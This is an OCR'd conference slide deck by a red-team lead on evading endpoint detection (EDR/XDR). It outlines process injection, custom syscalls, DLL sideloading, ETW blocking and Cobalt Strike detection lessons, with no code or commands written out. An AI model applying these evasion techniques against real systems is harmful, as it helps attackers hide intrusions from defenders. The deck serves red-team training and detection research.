Operation Bypass: Catch My Payload If You Can

C:\Windows\System32\whoami.exe

- Matthew Eidelberg – Technical Manager at Optiv
  - Adversarial Simulation Services Lead
  - Author of several Open-Source Tools and Frameworks
  - Research focus – EDR, Evasion, and Bypasses
  - Microsoft Hall of Famer – Related to COM Bypasses
  - Spoken at Defcon Red Team Village, DerbyCon, BSides LV, GrrCon, RSA

Agenda

- Understanding Detection
- OPSEC Consideration
- Tactics, Techniques, and Procedures for the Modern Era
- Using ScareCrow
- Understanding IoCs of Command & Control Services
- Introducing SourcePoint

The Life Cycle


Endpoint Detection Response/Protection

- Typically rely on for detection:
  - Userland Hooking*
  - Kernel Callbacks
  - ETW Events
  - “Machine Learning AI”

* A lot of the major vendors use Userland Hooking

What We Deploy to Get Around


- Process Injection
- Undocumented API calls for Execution*
- BlockDLLs
- Custom Syscalls



* https://github.com/S4R1N/AlternativeShellcodeExec

Their Responses

- Microsoft Code Signed DLLs
  - Vendors are getting their EDR's DLL signed under Microsoft's CA
- Whitelisting Controls
  - Disallowing all executables from running except for the ones allowed
- "XDR" Controls
  - Gathers telemetry from sources outside of the endpoint



Our Response to Their Response

- Microsoft Code Signed DLLs
  - Avoid using blockdlls for your initial foothold post-ex when against products like CrowdStrike or Sentinel One.
- Whitelisting Controls
  - Utilizing natively allowed processes to load payloads:
    - Sideloading (we will discuss later)
- “XDR” Controls
  - Blocking ETW from writing events

How Do We Get Better

- "Learn what is ACTUALLY triggering the alert"
  - Often it's something simple to fix or something to avoid
- Implants often get the blame when they weren't even executed yet
- To improve your tradecraft, you must understand what triggered the detection in the first place
- Need to understand the execution chain

Execution Chain

Delivery

- Method of delivery, or executing the loader on the endpoint

Loader

- File containing the implant and other techniques such as anti-sandboxing, unhooking, and decryption mechanisms

Implant

- Shellcode or DLL that runs in memory, responsible for establishing the C2 connection


What is Detecting Us

- Events from EDRs often result in a termination of the chain
  - Behavioral based indicators – Excel spawning a CMD.exe process
  - Signature based indicators – A process injected shellcode into another
- Events from SIEMS often result in investigation or human interaction
  - Suspicious events occurring – A binary running from user's TEMP folder
  - Abnormal events – A conference room PC calls out to the Internet at 3 am

Detection

- Most common gotchas are:
  - Command being executed
  - File type
  - Abnormal behavior
  - ***Whitelisting controls***


- "Detections are easy to trigger but hard to understand what caused it"




Example

- Cobalt Strike C2
- Used PowerShell “Scripted Web Delivery”
- Beacon calls home several times before the operator executes a command
- First command executed: “whoami"
- Beacon stops calling home


Example Alert




Example Alert



Example Alert

